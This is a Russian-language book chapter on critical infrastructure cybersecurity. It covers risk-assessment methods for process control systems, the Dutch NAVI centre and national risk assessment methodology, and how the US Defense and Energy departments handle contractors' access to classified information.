В работе [42] было указано, что *«эти угрозы являются в некоторой степени общими, поэтому полезно рассмотреть их в примерных сценариях, чтобы можно было проанализировать воздействия и любые связанные с ними уязвимости более конкретно, необходимо позаботиться о том, чтобы выбранные сценарии были достаточно обширными, чтобы рассмотреть все угрозы»*.

Сценарии «примерных последствий» включают в себя:

- системные потери (отказы) всего оборудования, функционирующего на основе конкретной операционной системы;

- системные потери сетевых Ethernet/IP технологий;
- потеря (или снижение) функциональности систем управления процессами;
- потеря связи между системами управления процессами и корпоративными сетями, другими системами (например, каналом поставок, лабораторными системами или другими компаниями), удаленными заводскими устройствами;
- несанкционированное изменение заданных технических параметров или конфигурации с помощью злонамеренных (или непреднамеренных) действий;
- случайное изменение конфигурации системы авторизованным пользователем.

Изучите воздействия — путем выявления потенциальных воздействий и последствий для систем управления процессами в случае реализации угрозы на основе сценариев, определенных на предыдущем шаге. На этом этапе каждый сценарий для каждого объекта, системы или подсистемы должен оцениваться с учетом возможных практических последствий не только для этой системы, но и для любой системы, от которой он зависит. Из-за внутренних различий между обычными инженерными системами и IT-системами «традиционная» количественная оценка последствий в стоимостном выражении может оказаться невозможной.

Следующие примеры поясняют вышесказанное.

Событие, связанное с безопасностью, здоровьем и окружающей средой или повреждением растений — это событие, которое наносит вред людям, окружающей среде или повреждает растения.

Несоблюдение нормативных требований или незначительное событие, связанное с безопасностью, здоровьем и окружающей средой: событие, в результате которого выявлено несоответствие нормативным требованиям.

Принудительное контролируемое отключение операций: событие, в результате которого система аварийного отключения автоматически срабатывает без вмешательства человека.

Задаваемое контролируемое отключение операций — это событие, в результате которого отключение операций происходит по команде оператора завода.

Сокращение эксплуатационной эффективности — это событие, которое приведет к тому, что завод продолжит свою деятельность менее эффективным или рентабельным способом или даже сократит объем производства.

Отсутствие влияния: не оказывается никакого влияния на производственные операции.

Другие воздействия, которые следует учитывать:

- потеря конфиденциальной информации;
- нарушение критически важной национальной инфраструктуры;
- нарушение устойчивости функционирования предприятия;
- удар по репутации предприятия;
- нарушение правильного функционирования цепочки (последовательности) создания стоимости или производственно-сбытовой цепочки.

Изменение воздействия со временем: при рассмотрении воздействия конкретной угрозы важно учитывать, как эта угроза может изменяться со временем в ближайшей и даже в отдаленной перспективе.

Последовательные воздействия: следует учитывать возможные эффекты совпадающих или последовательных воздействий (кумулятивный эффект), это особенно важно в тех случаях, когда причиной может быть отказ, обусловленный общей причиной.

Изучите уязвимости

Понимание природы и сути уязвимостей включает в себя предшествующий подробный обзор всех элементов системы (например, серверов, рабочих станций, сетевой инфраструктуры и т.д.), с целью определения любой возможной уязвимости.

Примеры наиболее распространенных уязвимых мест:

- соединения с другими системами;
- удаленный доступ;
- физические средства охраны;
- антивирусная защита;
- контроль доступа;
- пароли и учетные записи;
- внесение вставок в программу в целях защиты;
- системный мониторинг;
- жизнеспособность и целостность системы;
- третьи стороны, которые производят код для систем предприятия.

Результаты понимания бизнес-рисков

Ключевыми показателями по этой теме являются инвентаризация приоритетных объектов и систем, список ключевых угроз, подготовленный на основе оценки последствий возможных воздействий, приоритетные уязвимости.

При использовании этой методологии оценки рисков в ряде случаев предлагается другой подход к оценке уровня угрозы. Чтобы преодолеть сложности, с которыми сталкиваются крупные организации, сначала необходимо выполнить «оценку рисков высокого уровня», а затем оценку «низкого уровня» объектов/систем.

Что касается вышеуказанной фазы 1, то в работе [42], например, говорится, что «Первая итерация оценки риска обеспечивает представление уровня безопасности управления процессом на уровне предприятия. Она предоставит информацию о пробелах в защите, которые оказывают наибольшее влияние на предприятие, с учетом «цепочки создания стоимости», взаимозависимостей и воздействий, имеющих значение на уровне предприятия.

Анализ предоставит предприятию необходимые сведения как о приоритетных проблемах безопасности, так и об объектах, проблемы по которым необходимо разрешить в первую очередь. Результаты такой оценки могут очень хорошо подходить для их представления в известном экспертам виде «Бостонской сетки» (форма представления матрицы рисков). Такой подход облегчает идентификацию порядка приоритетов. Кроме того, рекомендуется, чтобы параметры риска были внесены в таблицу рисков объекта (угроза, привлекательность и уязвимость).

Фаза 1 играет ключевую роль в оценке рисков для отдельных производственных объектов/систем. Оценка «низкого» уровня основывается на ранее выявленных ключевых областях рисков. В связи с этим в работе [42] заявляется, что «После

выбора приоритета для первоначального производственного объекта организации тот же самый процесс может использоваться на уровне завода, чтобы помочь каждому производственному объекту определить свои приоритеты. Для каждого объекта создается более детальный инвентарный перечень, а затем оцениваются отдельные активы с точки зрения угроз, воздействий и уязвимостей. Таким образом, объект может определить, какие приоритетные активы или услуги должны быть рассмотрены в первую очередь».

После того как оценка рисков предприятия будет проведена, необходимо выполнить аналогичный процесс изучения систем, угроз, воздействий и уязвимостей на уровне производственного объекта, системы и конкретных активов, чтобы понять бизнес-риски, связанные с этим уровнем.

8.3.7. Концептуальные подходы к обеспечению кибербезопасности в Нидерландах

8.3.7.1. Национальный консультативный центр по критическим инфраструктурам (NAVI)

В Нидерландах Национальный консультативный центр по критическим инфраструктурам (NAVI) был создан как совместное государственно-частное предприятие, чтобы объединить правительственные и деловые круги в целях наиболее эффективного решения проблемы обеспечения защиты критически важной физических и цифровых инфраструктур.

Как сказано в работе [43], Центр NAVI предназначен для обслуживания (помощи) всех менеджеров и технических специалистов, кто несет ответственность за критически важную инфраструктуру. Поэтому как государственно-частное совместное предприятие Центр работает как с правительственными субъектами, так и с различными бизнес-сообществами. Говоря более конкретно — NAVI нацелен на обслуживание таких конкретных участников, как:

- менеджеры, в том числе менеджеры по безопасности, на коммерческих предприятиях в критических секторах;
- представители профессиональных ассоциаций и отраслевых организаций;
- федеральные чиновники и сотрудники по вопросам политики (на правительственных уровнях).

В рамках своей миссии по развитию системы контроля и управления безопасностью NAVI фокусируется на *четырёх* основных направлениях деятельности:

Оказание консультаций по вопросам защиты безопасности для владельцев (хозяев) и менеджеров, управляющих критически важной инфраструктурой в Нидерландах. Центр проводит количественный и качественный анализ рисков, дает свое заключение (мнение) о существующих и вновь разработанных планах защиты безопасности, оценивает анализы рисков существующих и предлагаемых мер безопасности. Вид конкретной услуги предоставляется в соответствии с требованиями клиента.

Обмен знаниями и информацией по вопросам безопасности

Как сказано на сайте NAVI, он гарантирует (обеспечивает) возможность обмена знаниями и информацией между сторонами (инфраструктурами, предприятиями),

работающими в критических секторах Нидерландов. Поддерживаются оперативные контакты с государственными органами и коммерческими предприятиями, работающими в критических секторах, а также с соответствующими контактными лицами и организациями за рубежом.

Знания и информация здесь доступны благодаря организации встреч, конференций (включая видеоконференции по инициативе заявителя), общению через веб-объекты NAVI и предоставлению непосредственного доступа к его обширному банку данных (знаний).

Разработка вспомогательных материалов

NAVI также разрабатывает различные другие материалы (руководства, решения), которые могут использоваться в целых секторах или даже в нескольких секторах. Например, разработана целая серия специальных руководств по различным аспектам обеспечения информационной, физической и кибербезопасности.

Сетевые коммуникации

NAVI поддерживает и постоянно развивает широкую сеть контактов между специалистами по безопасности, а также служит «местом встречи» для представителей критических инфраструктур в правительственных, научных и деловых кругах как внутри своей страны, так и за рубежом.

Необходимо особо отметить, что NAVI является продуктом (результатом реализации) Стратегии Национальной Безопасности, которая является предметом обсуждения для следующего раздела.

8.3.7.2. Стратегия национальной безопасности Нидерландов

В Нидерландах для решения проблемы обеспечения национальной безопасности используется так называемый подход к защите от всех рисков. Министерство внутренних дел этой страны непосредственно отвечает за разработку, реализацию и модернизацию стратегии национальной безопасности. «Стратегия направлена на защиту общества и граждан на территории Нидерландов от внутренних и внешних угроз». В указанном документе говорится, что национальная безопасность находится под угрозой каждый раз, когда «жизненным интересам нашего государства и/или нашего общества угрожают до такой степени, что это может привести к разрушению общества».

При этом обеспечение национальной безопасности охватывает как случаи нарушения безопасности *преднамеренными* человеческими действиями (безопасность информации), так и нарушения вследствие стихийных бедствий, случайных сбоев в работе системы или процесса, ошибок по вине обслуживающего персонала или природных аномалий, таких как экстремальная погода (безопасность эксплуатации).

Стратегия сосредоточена на *пяти аспектах* обеспечения безопасности: *территориальная, экономическая, экологическая, физическая и социально-политическая стабильность*. Все эти аспекты непосредственно используются в рекомендуемых методах оценки риска. В документе описан трехэтапный метод работы по защите и укреплению национальной безопасности:

Этап 1. Анализ угроз и оценка рисков

На этом этапе проводится анализ и оценка угроз с точки зрения уровней (приоритетов) рисков для жизненно важных интересов, а также всесторонний анализ этих рисков. Затем оцениваемые риски расставляются по приоритетам для исполнения последующего этапа (соблюдение исполнения — этап 3).

Анализ основан на трех временных горизонтах: *долгосрочный* (приблизительно от 5 лет), *среднесрочный* (приблизительно до 5 лет) и *краткосрочный* (приблизительно до 6 месяцев). Это определяет методологию анализа — переход с исследовательского анализа (долгосрочный) на анализ на основе установленных правил (среднесрочный) и анализ, направленный на практическое осуществление (краткосрочный). Существующие отраслевые процедуры широко используются заказчиками при анализе и оценке собственных рисков; тем не менее процедуры методически объединены для обеспечения целостного подхода.

Этап 2. Стратегическое планирование

На этом этапе именно правительство страны определяет, какие возможности ему потребуются для устранения приоритетных рисков и какие возможности оно уже имеет и/или может ожидать от внешних сторон, таких как бизнес-сообщества, общественные организации и международные организации.

Стратегическое планирование опирается на концептуальный подход, основанный на реальных возможностях (это называется — планирование на основе функциональных возможностей — СВР). Согласно работе [45], этот подход не ориентирован на одну конкретную угрозу или риск. Скорее, он сосредоточен на том, что необходимо предпринять для максимально возможного предотвращения последствий угроз или рисков (предотвращение) и/или для подготовки («подготовка и реагирование»).

Этап 3. Соблюдение исполнения

На этом методологическом уровне разрабатываются конкретные политико-административные решения (например, стандарты, законодательные и конкретные меры). Для оценки рисков на национальном уровне (этап 1) Министерство внутренних дел предоставляет соответствующее методологическое руководство в Национальном руководстве по методике оценки рисков [44], которое является предметом нашего рассмотрения в следующем разделе.

8.3.7.3. Руководство по методике оценки национальных рисков (NRA)

В этом многостраничном документе регламентируется уже упоминаемая выше методика оценки рисков «от всех опасностей». «Сценарии наводнений, пандемий и долговременных сбоев, например, энергосистем, и террористических атак описываются максимально детализированно, подтверждаются цифрами и систематизируются по группам». Преимущество этого подхода заключается в том, что результаты оценки различных внутренних систем становятся более сопоставимыми (соизмеримыми), что позволяет, например, определять приоритетность действий для каждого предприятия и, соответственно, планировать необходимые для этого финансовые ресурсы (*«безопасность не бывает бесплатной!»*).

В работе [44] утверждается, что «национальная безопасность находится под угрозой, когда жизненно важные интересы голландского государства и или обще-

ства находятся под угрозой таким образом, что возникает вопрос о потенциальной социальной дезорганизации». Жизненно важные интересы определяются как: *территориальная безопасность, физическая безопасность (состояние здоровья населения), экономическая безопасность (бесперебойная работа экономики), экологическая безопасность и социально-политическая стабильность*. Предлагаемая в документе методология расчета (оценки) рисков устанавливает, что угрозы описываются в форме *сценариев*. Согласно указанному документу, это самая важная информация для применения методологии; требования к безопасности устанавливаются именно для этих сценариев.

Другие характеристики этого голландского метода приведены в [44]:

- несмотря на подход, предполагающий противодействие «всем видам опасностей», необходимо понимать и имеющиеся существенные различия между естественными угрозами (например, опасностями в форме наводнения) и угрозами, создаваемыми людьми, злонамеренными угрозами (угрозами, например, в форме террористических атак);
- метод является научно обоснованным и состоит из комбинации существующих, проверенных на практике составных частей методологий, а также новых элементов, которые были специально разработаны экспертами для удовлетворения вновь возникающих требований к системе национальной оценки рисков;
- хотя метод настолько «прозрачен», насколько это возможно, он предусматривает возможность поиска компромисса (баланса) между «понятностью» и «простотой», с одной стороны, и способностью облегчить то, что само по себе является сложной оценкой, с другой стороны;
- метод предлагает эксперту по кибербезопасности использовать конкретные принципы и методологию для проведения ранжирования различных сценариев с междисциплинарной точки зрения по степени риска, оставляя за ним возможность для принятия административного решения относительно того, что считается более или менее важным с точки зрения конкретного объекта защиты.

Риск в этом документе определяется как сочетание *воздействия* (сумма последствий возможного инцидента) и *вероятности* (прогноз о возникновении в будущем возможного аналогичного или похожего инцидента).

Уровень риска здесь рассчитывается на основе выверенного сценария инцидента. Этот сценарий должен удовлетворять следующим требованиям: *достоверность, актуальность, последовательность, применимость, привязка ко времени*. Попробуем ниже пояснить более детально, что стоит за этими требованиями:

- сценарий должен быть «максимально правдоподобной историей» с приложением (изложением) фактической подтверждающей информации; или, другими словами, прогнозом о событиях, которые могут произойти в (ближайшем) будущем;
- он должен полностью соответствовать продекларированной цели анализа сценария и быть адаптирован для одной из выбранных тем обеспечения безопасности;
- он должен быть последовательным и логически структурированным;

- он должен быть пригоден для «виртуального» использования и поэтому быть предельно детализирован и объяснен таким образом, чтобы его могли применять и другие люди для других (соизмеримых) случаев;
- сценарий в обязательном порядке должен содержать временной горизонт (временной график) и конкретный раздел безопасности, к которому он относится, в том числе «отражать конкретные вопросы, включенные в повестку дня».

В контексте оценки риска национальной безопасности сценарий представляет собой описание следующих моментов [44]:

- *характера и масштаба* одного или нескольких связанных событий (инцидентов), которые имеют (могут иметь) негативные последствия для национальной безопасности;
- *причины* возникновения инцидента, состоящие из (основной) причины и триггера (первопричины), который фактически вызывает описываемый инцидент;
- *хронологическое представление последовательности событий* (киберинцидентов) с указанием общих обстоятельств случившегося, критической оценкой степени уязвимости объекта атаки, объективной оценкой конкретных действий конкретных людей и коллективов (команды специалистов), имеющих прямое или косвенное отношение к описанному инциденту;
- *описание последствий* инцидента;
- влияния этого инцидента на на общую целостность (устойчивость) критической инфраструктуры.

Кроме того, каждый подобный сценарий должен содержать и такую информацию, как:

- оценка последствий для «физической среды атакованного объекта и его окрестностей»;
- оценка влияния последствий инцидента на атакованную критическую инфраструктуру;
- оценка последствий влияния инцидента на общественное мнение, на общество в целом, на изменение степени доверия со стороны населения.

В указанном документе [44] также приведен Список различных критериев оценки воздействия.

После подготовки сценариев стандарты рекомендуют использовать следующую методологию оценки.

Шаг 1 – проверка полноты описания сценария.

Сценарий должен содержать всю необходимую информацию, позволяющую оценить степень воздействия и вероятности ущерба.

Шаг 2 – оценка негативного воздействия сценария.

Каждый сценарий содержит анализ и оценку критериев злоумышленных воздействий. Критерии воздействия напрямую связаны с пятью вышеупомянутыми основополагающими приоритетами в сфере обеспечения безопасности. Индивидуальные оценки (очки) каждого отдельного дестабилизирующего воздействия объединяются в (качественные и количественные) окончательные оценки (очки) по этому сценарию. Многоаспектный анализ, необходимый для этого шага, сам по себе требует выполнения ряда дополнительных шагов.

Шаг 3 — оценка вероятности разработанного сценария.

Каждый сценарий анализируется и оценивается на вероятность его возникновения. При этом существуют различия между сценариями, описывающими *реальные* опасности (где есть высокая вероятность, подтверждаемая имеющимися фактами аналогичных инцидентов), и сценариями, описывающими преднамеренно созданную *потенциальную* угрозу (где есть веские причины для оценки вероятности события, полученные в основном методом «мозгового штурма» и статистического прогнозирования).

Шаг 4 — оценка риска сценария.

Для решения этой задачи предлагается использовать уже упоминаемую нами *матрицу рисков*. Вероятности всех сценариев здесь сведены в двухмерную *диаграмму риска*. На основе этой диаграммы может быть продемонстрирована кластеризация (группирование) по приоритетам. В частности, для оценки уровня деструктивного воздействия здесь используются специальные методы анализа, поскольку всегда существует высокий уровень субъективности эксперта в оценке уровня и последствий воздействия.

Шаг 5 — представление результатов анализа.

Несмотря на «вероятностную природу» характера риска и связанную с ним использованную экспертом классификацию по приоритетным кластерам, следует также обратить внимание на формулировки основных выводов. Они должны включать, в любом случае, упоминание самых основных «факторов воздействия» для каждого отдельного сценария.

Конечным продуктом реализации процедуры оценки рисков является *итоговый отчет* в Кабинет Министров. Этот отчет содержит следующие разделы:

- описание используемых сценариев;
- описание используемой методологии;
- отчет о результатах, включая оценку сценария и подсчитанные очки (оценки вероятности);
- рекомендация Кабинету Министров о мероприятиях, которые должны быть включены в программу стратегического планирования в качестве приоритета (внесены в повестку дня);

Отчет должен соответствовать следующим требованиям [44]:

- все сценарии инцидентов описываются единообразно (в соответствии с форматом), все они возможны и могут варьироваться по серьезности (степени опасности), от достаточно серьезных до самых серьезных;
- сценарии инцидентов должны содержать рекомендации для включения их в материалы правительства при осуществлении им стратегического планирования своей деятельности. Это означает, что исходя из сценария, становится ясным, какие конкретные мероприятия нужно будет использовать;
- руководство дает детализированное, прозрачное описание используемой методологии;
- методология должна обеспечить оптимальный компромисс между прозрачностью, практичностью и научным обоснованием;
- методология должна быть подходящей для сравнения и анализа сценариев различных инцидентов друг с другом, основываясь на критериях, вытекающих из жизненно важных интересов национальной безопасности;

- в методике указывается, каким конкретно образом критерии могут быть введены в действие.

8.4. Концепции, методы и формы обеспечения защиты секретной информации в критических инфраструктурах США

8.4.1. Общие принципы построения системы защиты секретной информации

Надо сказать, что в первоначальном варианте план-проспекта этой книги авторы не планировали освещать эту тему в силу очевидных ее специфических особенностей. Однако в процессе проработки материалов практически каждой из выше-рассмотренных глав проблема изучения принципов, норм и методов обеспечения защиты секретной информации неизменно присутствовала, в том или ином виде. Окончательное решение о включении этого раздела в итоге было принято авторами по рекомендации специалистов по безопасности, к которым они неоднократно обращались за консультациями в части содержания материалов отдельных глав. Поскольку в открытой отечественной научно-технической печати информация по этой тематике практически отсутствует, в основу этого раздела положена обобщенная информация из открытых иностранных источников (статьи, интернет-ресурсы, блоги).

Защита секретной информации — один из основных компонентов обеспечения кибербезопасности любой критической инфраструктуры. Добыча секретной информации — основная функция любой разведывательной службы. Эту же задачу постоянно пытаются решить и различные криминальные сообщества и террористические организации. Чтобы получить доступ к секретной информации, наряду с традиционными методами (оперативная агентурная работа, вербовка) в последнее время как спецслужбы так и злоумышленники широко используют многочисленные «технические каналы» съема секретной информации. В наших вышеупомянутых работах: *«Программные и аппаратные трояны. Способы внедрения и методы противодействия. Первая техническая энциклопедия»* и *«Кибероружие и кибербезопасность. О сложных вещах простыми словами»* мы детально рассмотрели как основные способы организации таких многочисленных каналов, так и наиболее эффективные методы и способы противодействия.

Однако, как мы уже неоднократно подчеркивали ранее, основную угрозу кибербезопасности любого объекта составляет «человеческий фактор». Именно человек — самое «критичное звено» в системе мероприятий обеспечения кибербезопасности любого инфраструктурного объекта.

К сотрудникам, имеющим непосредственный доступ к секретной информации, а тем более — обеспечивающим ее хранение и защиту, предъявляются повышенные требования. Прежде всего, это касается их моральных и этических принципов, интеллектуального уровня, психологических особенностей, специфических черт характера, отсутствия «порочащих связей» и т.д. Кроме того, эти сотрудники

должны пройти специальную подготовку и обладать достаточно специфическими знаниями.

Однако не менее важной является и другая сторона проблемы — организация *системы обеспечения защиты* секретной (конфиденциальной, совершенно секретной) информации на объекте критической инфраструктуры. Эта система как минимум должна включать в себя *следующие основные моменты*:

- организация *особой процедуры допуска* к секретной информации как своих сотрудников, так и представителей «сторонних» организаций (например — подрядчиков контрактов на разработку или поставку «секретной» продукции (технологии, услуг);
- организация *специальных мероприятий* (собеседований, подготовительных семинаров) с участием первых лиц предприятий — подрядчиков;
- особая *процедура оформления допуска* к секретным документам как своих сотрудников, так и представителей сторонних организаций;
- обязательная практика проведения *проверок (аудитов)* подрядчиков по «секретным» контрактам;
- специальная *методика и программа обучения* правилам обеспечения режима секретности;
- наличие *специальных руководств, стандартов, методик по классификации документов* по всем видам возможных угроз (оперативная безопасность, компьютерная безопасность, кибербезопасность, контрразведывательные мероприятия, контрмеры против действий иностранной разведки техническими средствами, иностранной и террористической дезинформации и т.д.);
- особая процедура организации *допуска на секретный объект* (комната, цех, конвейер, испытательная лаборатория);
- наличие *специальных зон* (секретная комната) для встреч и переговоров при использовании секретной информации.

Ниже очень кратко рассмотрим основные подходы, принципы и формы организации защиты «грифованной» информации в министерствах обороны и энергетики США и попробуем сделать некоторые, как мы надеемся, полезные для отечественных специалистов по безопасности выводы из установленных различий в подходах так называемых первых отделов этих министерств к работе с персоналом предприятий критических инфраструктур.

Надо сразу отметить, что имеется достаточно много общего у министерства обороны (МО) и министерства энергетики (МЭ) с точки зрения того, как они ведут дела с подрядчиками для обеспечения защиты грифованной (секретной) информации. Однако результаты более детального анализа различий в их подходах могут оказаться весьма поучительны и для отечественных министерств и ведомств, так или иначе связанных с обеспечением защиты секретной информации.

Прежде всего, следует сказать о *подрядчиках*, которые уже получали ранее и успешно реализовывали контракты с этими Министерствами на исполнение технических заданий, требующих доступа к секретной и особо секретной информации.

Как покажем ниже, в большинстве случаев оба этих Министерства руководствуются требованиями одного и того же нормативного документа — оперативного

руководства по национальной программе промышленной безопасности *NISPOM (National Industrial Security Program Operating Manual)*, DoD 5220.22M.

Однако министерство энергетики продолжает формулировать и распространять подрядчикам свои частные предписания, которые длительное время определяли защиту секретной информации, специальных ядерных материалов, несекретной, но *контролируемой ядерной информации* (UCNI) и другой чувствительной для МЭ и его подрядчиков информации. Эти предписания даже превышают уровень требований, изложенных в документе NISPOM.

8.4.2. Особенности организации процедуры допуска к секретной информации руководителей организаций-подрядчиков

Имеет смысл более подробно рассмотреть здесь основные особенности процедурных различий, которые имели место в подходах МО и МЭ.

Прежде всего, это касается процедуры *допуска к секретной информации первых лиц*. Одним из наиболее важных различий между двумя министерствами является то, как они устанавливают отношения с подрядчиками, когда выдают первоначальные допуски. МО в процессе оформления доступа использует возможность установления соответствия первых лиц требованиям допуска по двум пунктам, а МЭ не делает этого.

Служба безопасности МО (DSS), проверяющая подрядчиков на соответствие режиму секретности, требует, чтобы внутренняя служба компании-подрядчика и первые лица, т. е. ключевой управленческий персонал, включая председателя правления и президента компании, были тщательно проверены с точки зрения возможности выдачи им допуска. Понятно, что неспособность первых лиц удовлетворить требованиям и ограничениям, связанным с допуском, исключает возможность получения компанией контрактов секретного характера.

Допуск первых лиц и других ключевых фигур является только одной частью процесса оформления допуска компании. В конце этой работы служба DSS требует ознакомления с действующим соглашением по безопасности (DD441) и подписания его представителем компании — подрядчика, предпочтительно одним из руководителей высшего звена. Соглашение DD441 требует, чтобы компания обязалась в полном объеме выполнять требования МО по защите секретной информации.

По форме представления данное соглашение по безопасности не отличается от обычного контракта. Подписывая его, руководитель высшего уровня подтверждает то, что его компания будет выполнять правительственные требования по безопасности и сотрудничать при проверках режима. В юридическом отношении соглашение накладывает на компанию ряд специфических обязательств.

В частности, представитель службы безопасности МО обычно требует от компании-подрядчика исполнения документа FOCI (Foreign Ownership Control of Influence) и предоставления списка ключевых руководителей (КМР), включая офицера службы безопасности компании (FSO) и всех руководителей высшего звена, имеющих право на подпись и удовлетворяющих требованиям по допуску (по результатам проверки).

8.4.3. Особенности проведения процедуры собеседования с руководителями подрядчиков

В соответствии с требованиями МО, руководители (первые лица) и офицер безопасности (после оформления допуска) должны персонально пройти собеседование в службе DSS. Во время собеседования используются следующие *ключевые положения безопасности*:

- МО рассматривает руководителей предприятий-подрядчиков как личностей, в конечном счете *персонально отвечающих* за защиту секретной информации по контракту;
- необходимость для офицера службы безопасности компании-подрядчика иметь *прямой доступ* к первым лицам;
- обязанность офицера безопасности *представлять доклады* в министерство обороны, содержащие информацию о работниках, когда их способность сохранять секреты вызывает сомнения. В этой связи МО должно объяснить, что этот офицер безопасности (и компания в целом) исключается из возможных гражданских судебных разбирательств в связи с такими докладами, поскольку такой порядок установлен правительством США.

Во время *собеседования*, которое ведется под аудио/видеозаписи, представитель DSS старается получить *устное заверение* от первых лиц, что они будут защищать секретную информацию в соответствии с установленными требованиями и что *офицер службы безопасности компаний будет иметь к ним беспрепятственный доступ*. Хотя это не является каким-то устоявшимся (законсервированным) заявлением, но оно *должно обязательно прозвучать в обычном разговоре* в ходе собеседования. В дополнение к тщательной проверке спецслужбами степени соответствия первых лиц юридическим требованиям компании по защите секретной информации, это собеседование, таким образом, делает их «членами сообщества, призванного защищать национальные секреты».

Ценность таких собеседований с первыми лицами очень высока. Во многих компаниях, например, *менеджеры среднего звена могут пытаться влиять на офицера службы безопасности* или на другой персонал безопасности в части игнорирования некоторых требований безопасности с целью, возможно, снижения издержек или ускорения процесса. Понятно, что эти усилия вряд ли будут успешными в том случае, когда первые лица сами поддерживают повышенную бдительность и поддерживают постоянные контакты с офицером службы безопасности, курирующим контракт.

Здесь надо отметить, что подход к этому вопросу служб безопасности министерства энергетики существенно отличается. Оно также требует представить список OODEP (офицеров, акционеров, директоров и исполнительного персонала). В принципе это тот же список ключевых фигур. Но в МЭ не предусмотрено ничего похожего на соглашение по безопасности как DD441, которое должны подписать первые лица. В Минэнерго не проводится и персональное собеседование с ними с целью повышения бдительности. Здесь требования по защите секретной информации могут быть изложены в приложениях к контрактам, но как мы знаем, вряд ли первые лица читают контракты и тем более приложения к ним, большинство руководителей смотрит на визы подчиненных и только ставит свою подпись.

Справедливости ради надо отметить, что в последнее время, как сообщается в <http://militaryarticle.ru>, МЭ пытается оформлять доступ для первых лиц и других ключевых менеджеров, как это делает МО, но это сдерживается недостаточным финансированием, необходимым для проведения расследования спецслужбами их предыдущей деятельности. Вследствие этого некоторые первые лица могут быть «менее ответственны» при заключении контракта с МЭ, имеющего секретные аспекты и уязвимости к действию злоумышленников и агентов потенциального противника.

Если в каком то департаменте МЭ возникают проблемы, требующие внимания первых лиц, то вначале должен быть обеспечен некий процесс их обучения (разъяснения). Кроме того, когда офицер безопасности обращается с каким-либо вопросом к не имеющему допуска лицу, то его могут направить по длинной иерархической цепочке. Конечно, всего этого можно избежать, используя принципы, принятые в системе безопасности министерства обороны.

8.4.4. Процедура оформления допуска персонала к секретным документам

Еще один «тонкий момент» — это *процедура оформления* допуска персонала к секретной работе. Процесс оформления допуска в МО в технологическом отношении был более совершенен, чем в МЭ. В частности, в отличие от МЭ он централизован и основан на цифровой технике. Кандидатам на секретную (и совершенно секретную) работу выдавались три компьютерные дискеты с программами, которые они загружали в свои компьютеры, заполняли персональные анкеты по безопасности (EPSQ) и возвращали дискеты специалистам по персональной безопасности. Содержание этих анкет данные специалисты затем переправляли по цифровым каналам в центр МО в Колумбусе, где они обрабатывались и оформлялись в итоговый документ.

Процесс оформления допуска в МЭ до конца не централизован, в нем все еще используются копии на многократно используемом носителе (Hard copy) формы SF86 (анкеты кандидатов на ответственные должности). Каждый отдельный объект МЭ имеет свой собственный персонал безопасности, который обрабатывает анкеты (формы SP86) на предмет допуска форму «О» и «L» для данного объекта. Конечно, такой подход менее эффективен, чем в министерстве обороны.

Еще одной, пока не характерной для отечественной практики проблемой оформления допусков является *финансирование*. Как сообщается в (<http://militaryarticle.ru>) отдел по управлению личным составом (OPM), правительственный орган, расследующий биографию и предыдущую деятельность кандидатов на секретную работу по заявкам МЭ, *приватизировал* свои функции расследования. Как и всякая коммерческая компания, приватизированная фирма U. S. Investigations Inc. установила свои твердые цены на проведение подобных исследований. На момент выхода книги каждый объект МЭ получает специальные бюджетные ассигнования для финансирования процесса оформления допусков. Конечно, сегодня представить себе такую ситуацию для российской реальности просто невозможно.

Как следствие, одним из результатов такого развития событий явилось то, что контрактные подрядчики Министерства оказались вне сферы его влияния в вопросе получении соответствующих допусков. Вследствие этого подрядчики могут

испытывать определенные трудности в адекватном выполнении своих контрактов, поскольку у них просто недостаточно соответствующих допусков. Поэтому эксперты отмечают, что нередки случаи, когда возникает напряженность между МЭ и его подрядчиками по поводу ограниченного количества выданных допусков.

Как отмечается в (<http://militaryarticle.ru/viniti-ran/2003-viniti/10955-zashhita-sekretnoj-informacii-v-ministerstvah>), в МО также рассматривается план введения платы за услуги. Однако он отличается от процедуры МЭ и будет работать примерно следующим образом. Деньги, ранее выделяемые министерством обороны службе DSS на изучение биографии и спецпроверок, теперь будут распределяться между пользователями, которые будут расходовать эти средства для оплаты услуг, предоставляемых службой DSS. Ожидается, что эти специалисты будут «более пристально» следить за количеством работников, предоставляемых подрядчиком на получение допуска к секретной работе, поскольку они имеют «финансовую выгоду» от снижения на это расходов.

8.4.5. Срок действия допуска к секретной работе

Еще одно отличие в работе анализируемых министерств касается срока действия допусков. Как принято в МО, если все контракты завершены, подрядчику разрешается сохранять допуски компании (FCL) и ее персонала в течение не более 18 месяцев. Этот срок может быть продлен только в том случае, если новые секретные контракты предвидятся в недалеком будущем. Смысл такого подхода заключается в том, что подрядчик уже должен иметь допуск (FCL) для того, чтобы иметь право претендовать в некоторых случаях на секретный контракт (участвовать в тендерах, конкурсах, торгах).

МЭ придерживается несколько другой практики. Как только заканчивается использование секретного материала для реализации контракта, МЭ прекращает действие допуска компании и всего ее персонала. Для МЭ нет необходимости в том, чтобы подрядчики и их сотрудники имели спецдопуски, хотя наличие таких допусков дает определенные преимущества.

По существу это означает, что МЭ должно начать оформление допусков заново даже для тех «старых» подрядчиков, которые до этого имели все необходимые формы допуска. Ясно, что подход МО более эффективен.

8.4.6. Особенности организации процедур проверок (аудитов) подрядчиков

Следующий момент — это *процедуры проверок (аудитов)*. МО обладает компетенцией в отношении многих агентов (пользователей), как, например, госдепартамент, государственное казначейство, министерство юстиции, а также НАСА, FEMA, GSA, GAO и другие. МЭ предпочитает проверять только свои допуски. Однако оба министерства проводят тщательные аудиты своих подрядчиков с целью оценки степени их соответствия предъявляемым требованиям, но подходы у них к проверкам различны.

МО отказалось от своего «старого» наставления по промышленной безопасности ISOR (Industrial Security Operating Regulation), которое использовалось для определения того, кому и каким образом контролировать своих подрядчиков. Возможно,

это была ошибка, поскольку она лишила МО управляемости во многих отношениях, включая критическую функцию — тщательную проверку всех подрядчиков. В последнее время МО использует оперативное руководство ISOM (Industrial Security Operating Manual). Это уже солидный правительственный документ, который служба DSS использует для усиления действия документа NISPOM.

Опять же, в последнее время МО называет свои проверки «просмотрами», которые не такие трудоемкие, как ранее, когда они назывались инспекциями. Более того, ранее МО квалифицировало вскрытые проблемы, как «недостатки». Теперь отсутствует подобный термин, что иногда необоснованно может интерпретироваться как отсутствие проблем для выявления.

